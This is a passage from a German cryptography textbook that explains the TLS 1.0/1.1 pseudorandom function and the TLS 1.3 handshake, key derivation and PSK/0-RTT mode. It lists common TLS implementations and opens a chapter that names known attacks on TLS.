


Abb. 11.3 Pseudozufallsfunktion von TLS 1.0 und 1.1

Die TLS-PRF erhält drei Werte als Eingabe: einen geheimen Wert secret, einen festen, bekannten Wert label [DA99], und einen wechselnden, unverschlüsselt übertragenen Wert seed.

Das Geheimnis secret wird in der PRF von TLS in eine linke Hälfte s1 und eine rechte Hälfte s2 aufgeteilt, die als Eingabe für die beiden Teilfunktionen P_MD5 und P_SHA1 dienen. Die Eingabe label und seed werden dagegen zu einem Wert zusammengefasst.

Die Teilfunktionen P_MD5 und P_SHA1 produzieren pseudozufällige Bitströme, die durch bitweises XOR kombiniert werden. Dabei ist zu beachten, dass P_MD5 in einer Iteration (s. u.) 128 Bit Output produziert, P_SHA1 dagegen 160 Bit. Um also einen 640 Bit langen Output zu erhalten, muss P_MD5 fünfmal iteriert werden, P_SHA1 dagegen nur viermal.

In Abb. 10.11 ist die Funktion P_hash (die für MD5 und SHA-1 jeweils exakt die gleiche Struktur hat) dargestellt, um zu sehen, wie diese Bitströme durch Iteration erzeugt werden. Dabei wird jeweils eine feste Anzahl von Bits durch eine HMAC-Operation auf dem geheimen Wert si, $i \in \{1, 2\}$, einem iterierten Wert A(j) und der Konkatenation von label und seed durchgeführt. Der iterierte Wert A(j) bewirkt dabei, dass die ausgegebenen Bits in jeder Iteration unterschiedlich sind. Er wird selbst durch eine Anwendung der HMAC-Konstruktion auf secret und den jeweils letzten Wert A(j-1) erzeugt:

$$\begin{aligned} A(0) &:= \text{seed} \\ A(j) &:= \text{HMAC}_{\text{hash}}(\text{secret}, A(j-1)) \end{aligned}$$

11.4 TLS 1.1

In TLS 1.1 [DR06] werden, neben zahlreichen editorischen Verbesserungen, im Wesentlichen zwei Änderungen gegenüber TLS 1.0 spezifiziert:

- Die impliziten Initialisierungsvektoren für den CBC-Modus werden durch explizit übertragene IVs ersetzt.
- Fehler im Padding einer Record-Layer-Nachricht werden mit einem `bad_record_mac`-Alert beantwortet.

Beide Maßnahmen dienen dazu, den in [Moe04] beschriebenen Angriff zu verhindern.

11.5 TLS 1.3

TLS 1.3 ist ein wichtiger Schritt in der Entwicklung des TLS-Protokolls. Kein früheres Minor-Versions-Update enthielt so viele Änderungen. Neu sind ein vollständig geänderter, schnellerer Handshake, eine HKDF-basierte Schlüsselableitung und die Aufwertung der PSK-Handshakes. Abgeschafft wurden die TLS-RSA- und TLS-DH-Handshake-Familien, TLS-Renegotiation und Session Resumption. Der Record Layer verwendet nur noch Authenticated-Encryption-Verfahren.

11.5.1 TLS-1.3-Ökosystem

Das Ökosystem von TLS 1.3 (Abb. 11.4) enthält viele Neuerungen:

- **Kein TLS-RSA und TLS-(EC)DH:** Diese beiden Ciphersuite-Familien bieten keine Perfect Forward Secrecy und werden daher in TLS 1.3 nicht mehr unterstützt. Nur TLS-(EC)DHE wird weiter unterstützt.
- **Vereinheitlichung für PSK:** Der neue TLS-PSK-Handshake ersetzt gleichzeitig die alten TLS-PSK-Ciphersuites und die Session Resumption. Analog zu IPsec IKE gibt es jetzt aber zwei TLS-PSK-Varianten: einmal mit PFS und einmal ohne.
- **Delayed Client Authentication:** Die Vertraulichkeit des Client-Zertifikats wird bereits durch die Verschlüsselung dieses Zertifikats im TLS-1.3-Handshake garantiert, womit ein wichtiger Grund für die Verwendung von TLS-Renegotiation entfällt. Um auch alle weiteren Einsatzszenarien abzudecken, ist es nun möglich, im TLS-DHE-Handshake zunächst nur den Server zu authentifizieren, dann die Datenverschlüsselung in Record Layer zu aktivieren und später die Client-Authentifikation in einem verkürzten Handshake nachzuholen.




Abb. 11.4 Vergleich der Ökosysteme von TLS 1.2 und TLS 1.3

Auch die Struktur des Handshakes unterscheidet sich völlig zwischen den TLS-Versionen 1.0 bis 1.2 und der Version 1.3. Wie in Abb. 11.5 am Beispiel der einzig gemeinsamen Ciphersuite-Familie TLS-DHE dargestellt, beginnt in den Versionen 1.0 bis 1.2 der Server die Diffie-Hellman-Schlüsselvereinbarung, während dies in Version 1.3 der Client ist. Da die Diffie-Hellman-Gruppe zu diesem Zeitpunkt noch nicht vereinbart ist, muss der Client *raten,* welche Gruppen der Server akzeptieren würde, und ggf. mehrere DH-Shares senden.

Da diese DH-Schlüsselvereinbarung in TLS 1.3 schon nach der ServerKeyShare-Nachricht abgeschlossen ist, kann hier bereits ein *Handshake Key* abgeleitet und zur Verschlüsselung der nachfolgenden Nachrichten eingesetzt werden. Die so verschlüsselten Nachrichten sind in Abb. 11.5 hellgrau hinterlegt. Nach Austausch der beiden Finished-Nachrichten, die in allen Versionen verschlüsselt werden, ist der Handshake abgeschlossen. Für Verschlüsselung und Integritätsschutz der Anwendungsdaten (z. B. HTTP) wird der Record Layer mit unterschiedlichem Schlüsselmaterial in beiden Richtungen verwendet.

11.5.2 Record Layer

Im Record Layer von TLS 1.3 dürfen nur noch Chiffren eingesetzt werden, die als *Authenticated Encryption with Additional Data* (AEAD) gemäß RFC 5116 klassifiziert werden können. In die Verschlüsselung fließen vier Werte ein:

$$c_{AEAD} \leftarrow \mathsf{AEAD.Encrypt}(k_{write}, nonce, AD, m)$$




Abb. 11.5 Vergleich der Handshake-Struktur von TLS-DHE 1.0 bis TLS-DHE 1.3. Mit einem Handshake Key verschlüsselte Nachrichten sind hellgrau, mit dem Record Layer Key verschlüsselte dunkelgrau dargestellt

Der Schlüssel k_{write} wird gemäß Abschn. 11.5.4 aus den jeweiligen „Secrets“ (Early Secret, Handshake Secret, Traffic Secret) abgeleitet, ebenso wie ein Initialisierungsvektor iv_{write}. Der Wert $nonce \leftarrow iv_{write} \oplus sqn$ wird als XOR – nach Längenanpassung durch Padding – aus dem Initialisierungsvektor und der impliziten Sequenznummer sqn gebildet, wobei letztere bei jedem Schlüsselwechsel auf 0 gesetzt und dann für jeden Record inkrementiert wird. Als *Additional Data* AD wird der Header des Ciphertext-Record gesetzt und als Nachricht m der Plaintext.

Die Entschlüsselung erfolgt gemäß

$$m \leftarrow \mathsf{AEAD.Decrypt}(k_{write}^{peer},\ nonce',\ AD',\ c_{AEAD}),$$

wobei k_{write}^{peer} der Write Key des Peers ist, der ebenso wie iv_{write}^{peer} aus der Schlüsselableitung stammt. Die Nonce $nonce'$ wird aus iv_{write}^{peer} und der erwarteten Sequenznummer sqn' gebildet, AD' ist der empfangene Header, und das Ergebnis der Entschlüsselung ist entweder der Klartext oder eine Fehlermeldung `bad_record_mac`.

11.5.3 Regular Handshake: Beschreibung

Die wichtigsten Ziele in der Standardisierung von TLS 1.3 waren die Erhöhung der Sicherheit, ein verkürzter Handshake und ein deutlich schnellerer Austausch von Nutzdaten. Im Ergebnis benötigt der vollständige Handshake nur 1,5 RTT, im Gegensatz zu 2 RTT in alle früheren Versionen. Verschlüsselte Nutzdaten können im regulären Handshake bereits nach 0,5 RTT nach der ServerFinished-Nachricht und im PSK-basierten Handshake sofort (0-RTT-Modus) mit der ClientHello-Nachricht gesendet werden.

Um dies zu ermöglichen, wird insbesondere die Reihenfolge in der Diffie-Hellman-Schlüsselvereinbarung verändert. Der Client sendet schon in der ClientHello-Nachricht den ersten DH-Share. Da er zu diesem Zeitpunkt noch nicht wissen kann, welche mathematischen Gruppen der Server unterstützt (dies wird erst in der nachfolgenden ServerHello-Nachricht bestätigt), darf er mehrere DH-Shares senden.

Abb. 11.6 beschreibt den regulären Handshake. Während des Handshakes werden mehrere Hashwerte berechnet (H_1, ..., H_5), die zur Schlüsselableitung oder zur Berechnung digitaler Signaturen und MACs verwendet werden, wie in Abb. 11.7 beschrieben. Aus Gründen der Rückwärtskompatibilität mit älteren TLS-Versionen werden viele Neuerungen als TLS Extensions implementiert, sodass z. B. die ClientHello-Nachricht aus TLS 1.3 auch von Servern verstanden wird, die maximal TLS 1.2 unterstützen:

1. Der Client wählt eine zufällige Nonce r_C und fügt diese Nonce, zusammen mit einer Liste von Ciphersuites **cs** und einer Liste von Erweiterungen ext_1, in die ClientHello-Nachricht CH ein. Diese Liste der Erweiterungen umfasst:

   - Ein oder mehrere ephemere Diffie-Hellman (DH) Werte g^x, xP in der *ClientKeyShare* (CKS) Erweiterung.
   - Um mehrere virtuelle HTTPS-Webserver zu unterstützen, die sich alle die gleiche IP-Adresse teilen, muss zusätzlich eine *Server Name Indication* (SNI) Erweiterung gesendet werden.
   - Eine Liste unterstützter Signaturformate **sig**.

   Diese für den Handshake wichtigen Daten werden als TLS Extension in die ClientHello-Nachricht eingebaut, um eine Rückwärtskomaptibilität von ClientHello mit TLS 1.2 zu ermöglichen.
2. Die ServerHello Nachricht $SH = (r_S, cs, ext_2)$ wird wie folgt berechnet:

   - Nach Empfang von CH erzeugt der Server eine zufällige Nonce r_S und wählt eine Ciphersuite cs aus **cs** und eine Signaturfunktion aus.
   - Wenn der Server eine der in der CKS-Erweiterung enthaltenen DH-Gruppen unterstützt, so wählt er seinen eigenen privaten DH-Wert y und schreibt den entsprechenden öffentlichen DH-Wert $Y = g^y$ in die *ServerKeyShare* (SKS) Erweiterung, die noch




Abb. 11.6 TLS 1.3: Regulärer Handshake gemäß RFC 8446 [Res18]. Eine durchgehende Linie mit der Beschriftung *Encrypted:* tk_X bedeutet, dass alle nachfolgend übertragenen Nachrichten im Record Layer mit diesen Schlüsseln (für jede Kommunikationsrichtung ein anderer) verschlüsselt werden

unverschlüsselt gesendet werden muss. Unterstützt er keine der Gruppen, so sendet er einen HelloRetryRequest zurück.

– Sind auf dem Server mehrere TLS-Server gehostet, so wählt der Server das zu verwendende Zertifikat anhand der SNI-Erweiterung aus.

3. Nach Versand bzw. Empfang der ServerHello-Nachricht kann der (EC)DHE-Wert $X^y = Y^x$ berechnet werden, und daraus können gemäß Abb. 11.7 zwei Schlüssel abgeleitet werden:

   – Der Schlüssel für die authentische Verschlüsselung aller nachfolgenden Handshake-Nachrichten tk_{hs}, der aus den Komponenten client_handshake_traffic_secret und server_handshake_traffic_secret besteht, die für je eine Richtung verwendet werden.
   – Die Schlüssel client_finished_key k^C_{fin} und server_finished_key k^S_{fin}, die zur Berechnung der beiden Finished-Nachrichten verwendet werden.

4. Jetzt werden mehrere Nachrichten vom TLS Record Layer mit dem Schlüssel th_{hs} vorbereitet und verschlüsselt:

   – Die vom Server unterstützten Erweiterungen ext_3, die verschlüsselt übertragen werden können, werden in der *EncryptedExtensions* (EE) Nachricht gesendet.
   – Das Serverzertifikat $cert_SNI$, ausgewählt nach dem Wert in der SNI-Extension, wird in der Zertifikatsmeldung (CRT) gesendet.
   – Ein Hashwert H_2 wird signiert, wobei in H_2 das gesamte Transkript *in Klartextform* bis zur letzten Nachricht einfließt, und die Signatur wird in der *CertificateVerify* (CV) Nachricht übertragen.
   – Ein MAC wird über alle bisherigen Nachrichten mit dem Schlüssel fs berechnet und in der ServerFinished (FS) Nachricht gesendet.
   – Nachdem FS berechnet wurde, kann der Server auch H_4 berechnen und den Verkehrsschlüssel für Daten, tk_{data}, ableiten.

5. Aus SH berechnet der Client tk_{hs} und FS, um FC entschlüsseln und überprüfen zu können. Der Client verwendet H_4 zur Berechnung der *ClientFinished*-Meldung (FC) und tk_{data}.
6. Der Server kann nun einen Pre-Shared Key Identifier id^{psk} für die zukünftige Verwendung in PSK-basierten Ciphersuites (insbesondere dem 0-RTT-Handshake) setzen. Typischerweise wird hier ein TLS-Session-Ticket-ähnliches Verfahren verwendet, bei dem dieser Identifier das Kryptogramm des Schlüssels k_{CS} ist, verschlüsselt unter einem symmetrischen, nur dem Server bekannten Schlüssel k_S. Dieses Kryptogramm wird in der NewSessionTicketMessage $NSTM$ an den Client gesendet.

11.5.4 TLS 1.3: Schlüsselableitung

Die Schlüsselableitung in TLS 1.3 ist sehr komplex und basiert auf den beiden HKDF-Funktionen HKDF-Extract und HKDF-Expand (Abb. 11.7). HKDF-Extract dient dabei dazu, aus einem Ausgangswert und einem geheimen Seed einen möglichst guten Zufallswert zu




Abb. 11.7 TLS-1.3-Schlüsselableitung nach RFC 8446 [Res18]

extrahieren. Diese Zufallswerte, Early Secret, Handshake Secret und Master Secret genannt, dienen in der nachfolgenden Schlüsselableitung dazu, mittels HKDF-Expand beliebig lange Pseudozufallswerte abzuleiten.

Man kann bei der Schlüsselableitung grob drei Phasen unterscheiden:

1. Early Secret: Die Schlüsselableitung in dieser Phase basiert auf einem *PreShared Key* (PSK), also einem sowohl Client als auch Server bekannten symmetrischen Schlüssel. Nur wenn dieser vorhanden ist, werden hier überhaupt Schlüssel abgeleitet. Mit diesen Schlüsseln kann dann bereits die erste Nachricht an den Server (teilweise) verschlüsselt

werden (Abb. 11.8). Ein PSK kann manuell installiert werden, typischerweise wird er aber aus einem in einem früheren Handshake vereinbarten resumption_master_secret abgeleitet.

2. Handshake Secret: Alle Ciphersuite-Familien in TLS 1.3 nutzen die Diffie-Hellman-Schlüsselvereinbarung als Basis, und zwar in ihrer ephemeren Form, in der sowohl Client als auch Server einen frischen Diffie-Hellman-Share wählen (Abb. 11.6 und Abb. 11.8). Der aus diesen Shares berechnete geheime DH-Wert fließt als Wert (EC)DHE in Abb. 11.7 in die Schlüsselableitung ein. Aus dem Handshake Secret werden zunächst nur die Schlüssel abgeleitet, die während des Handshakes verwendet werden, entweder zur Verschlüsselung von Handshake-Nachrichten oder zur Berechnung der ClientFinished- und ServerFinished-Nachrichten.
3. Master Secret: Das Handshake Secret wird durch Anwendung von HKDF-Expand und HKDF-Extract in das Master Secret transformiert, das die Grundlage für den Schutz der Anwendungsdaten ist. Aus ihm werden das Schlüsselmaterial für die authentischen Verschlüsselungsalgorithmen, sowie zwei weitere Werte abgeleitet: Das exporter_master_secret kann aus TLS heraus exportiert und anderen Anwendungen zur Verfügung gestellt werden. Das resumption_master_secret ist die Basis für die Berechnung des Wertes PSK für einen nachfolgenden PSK/0-RTT-Handshake (Abb. 11.8).

11.5.5 PSK-Handshake und 0-RTT-Modus

Auch in TLS 1.2 und seinen Vorgängerversionen gab es schon zwei grundsätzlich verschiedene Handshakes, die auf *Pre-Shared Keys* basierten. Der erste dieser beiden Handshakes ist TLS Session Resumption (Abschn. 10.5), der die Möglichkeit bot, schnell aus einem vorhandenem MasterSecret und neu ausgetauschten Nonces neues Schlüsselmaterial abzuleiten. Session Resumption wurde aber nicht als eigenständiger Handshake angesehen. Der zweite Handshake war eine Adaption des 2-RTT-Handshake-Schemas für Pre-Shared Keys, gehörte aber nicht zum Hauptstandard – er war in einem eigenen RFC [ET05] beschrieben.

In TLS 1.3 wurden beide Typen in eine neue PSK-Ciphersuite-Familie integriert. Das 1,5-RTT-Schema von Session Resumption passt hervorragend zum Layout des TLS-1.3-Handshakes, und es wurde die Möglichkeit hinzugefügt, Pre-Shared Keys manuell zu konfigurieren. Außerdem bietet der neue PSK-Handshake neue Features, die ihn für den Einsatz attraktiv machen (Abb. 11.8).

- **Perfect Forward Secrecy:** Durch die Integration eines Diffie-Hellman-Schlüsselaustauschs wird der Pre-Shared Key k_{CS} nur noch zur Authentifikation beider Teilnehmer eingesetzt, und das gesamte Schlüsselmaterial wird mithilfe es DH-Wertes so „aufgefrischt“, das auch bei späterer Offenlegung von k_{CS} keine Entschlüsselung der Daten möglich ist.




Abb. 11.8 TLS-1.3-PSK-Handshake gemäß RFC 8446

- **Automatisches Update des PSK:** Am Ende jedes TLS-1.3-Handshakes, und somit auch am Ende jedes PSK-Handshakes, wird ein neues resumption_master_secret k^{new}_{CS} gebildet, und eine Referenz $id^{k^{new}_{CS}}$ wird daraufhin verschlüsselt in der *New Session Ticket Message* (NSTM) an den Client übertragen. Diese Referenz kann den neuen Pre-Shared Key

in verschlüsselter Form enthalten, analog zum bereits definierten TLS-Session-Ticket-Mechanismus (Abschn. 10.5).

- **0-RTT-Handshake:** Bereits mit der ersten Nachricht des Handshakes, also mit der ClientHello-Nachricht, können schon verschlüsselte Nutzdaten mitgesendet werden. Dies wird in ClientHello angekündigt, und diese Daten werden mit dem client_early_traffic_secret tk^0_{data} geschützt. Der Standard warnt vor Replay-Angriffen, die mit diesen Daten naturgemäß möglich sind und vor denen sich die Nutzdaten-verarbeitende Serveranwendung schützen muss.

11.6 Wichtige Implementierungen

TLS-Implementierungen gibt es in unzähligen Varianten. Wichtige Implementierungen sind in Abb. 11.9 aufgelistet. Neben den dort aufgelisteten Implementierungen gibt es TLS in fast

Name	Weitere Informationen
OpenSSL	https://www.openssl.org/
BoringSSL	https://boringssl.googlesource.com/boringssl/
LibreSSL	https://www.libressl.org/
mbed TLS	https://tls.mbed.org/
Botan	https://botan.randombit.net/
Bouncy Castle	https://www.bouncycastle.org/
JSSE	https://docs.oracle.com/javase/8/docs/technotes/guides/security/jsse/JSSERefGuide.html
GnuTLS	https://www.gnutls.org/
BearSSL	https://bearssl.org/
NSS	https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS
Schannel	https://docs.microsoft.com/en-us/windows/desktop/secauthn/secure-channel
matrixssl	https://github.com/matrixssl/matrixssl
wolfssl	https://www.wolfssl.com/
s2n	https://github.com/awslabs/s2n

Abb. 11.9 Wichtige TLS-Implementierungen

jeder Programmiersprache (z. B. https://github.com/mirleft/ocaml-tls, https://github.com/ctz/rustls, https://pypi.org/project/pyOpenSSL/, https://github.com/certsimple/ssl-config) und von großen Appliance-Herstellern wie F5, Cisco, Sonicwall und Certicom.

11.7 Fazit

SSL/TLS war lange der stabilste und am besten gepflegte Internetstandard. Die IETF hat vorausschauend die neuen Versionen 1.1 und 1.2 verabschiedet, und glücklicherweise konnten Angriffe wie BEAST, POODLE und DROWN (Kap. 12) durch Umschalten auf diese neuen Versionen bzw. durch Deaktivierung alter Versionen immer relativ schnell behoben werden. Das grundlegende Design blieb dabei lange Zeit gleich.

Die Flut von Varianten des Padding-Oracle-Angriffs auf dieses alte Design, insbesondere auf das MAC-then-PAD-then-ENCRYPT-Paradigma, die Persistenz von Bleichenbacher-ähnlichen Angriffen auf TLS-RSA und neue Performanzanfonderungen der großen Internetplattformen haben ein Neudesign erforderlich gemacht, und mit TLS 1.3 (das eigentlich als TLS 2.0 bezeichnet werden müsste) wurde jetzt ein großer Schritt in die Zukunft der Netzwerksicherheit gemacht.

Angriffe auf SSL und TLS

12

Inhaltsverzeichnis

12.1 Übersicht

Während seiner mittlerweile mehr als 20-jährigen Geschichte wurden – mit steigender Frequenz in den letzten neun Jahren – immer wieder Angriffe auf TLS publiziert. Die bekanntesten Angriffe sind kryptographischer Art und zielen auf bestimmte Parameter einer bestehenden TLS-Verbindung. Sie basieren darauf, dass Client oder Server beim Brechen der Kryptographie *mithelfen:* Client oder Server geben bestimmte Parameter preis, die von den geheimen kryptographischen Werten (Klartext, Sitzungsschlüssel, privater Schlüssel) abhängen. Sie können nach ihren jeweiligen Angriffszielen in drei Kategorien eingeteilt werden (vgl. Abb. 12.1):

- **Angriffe auf den Record Layer:** Hier sind in den letzten Jahren eine Vielzahl von Angriffen bekannt geworden, bei denen unterschiedliche Parameter genutzt wurden, um *Teile des Chiffretextes zu entschlüsseln,* z. B. ein `Session Cookie`. Angriffe wie BEAST, CRIME, Lucky13 oder POODLE wurden durch ein besseres Verständnis der Record-Layer-Verschlüsselung möglich.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_12

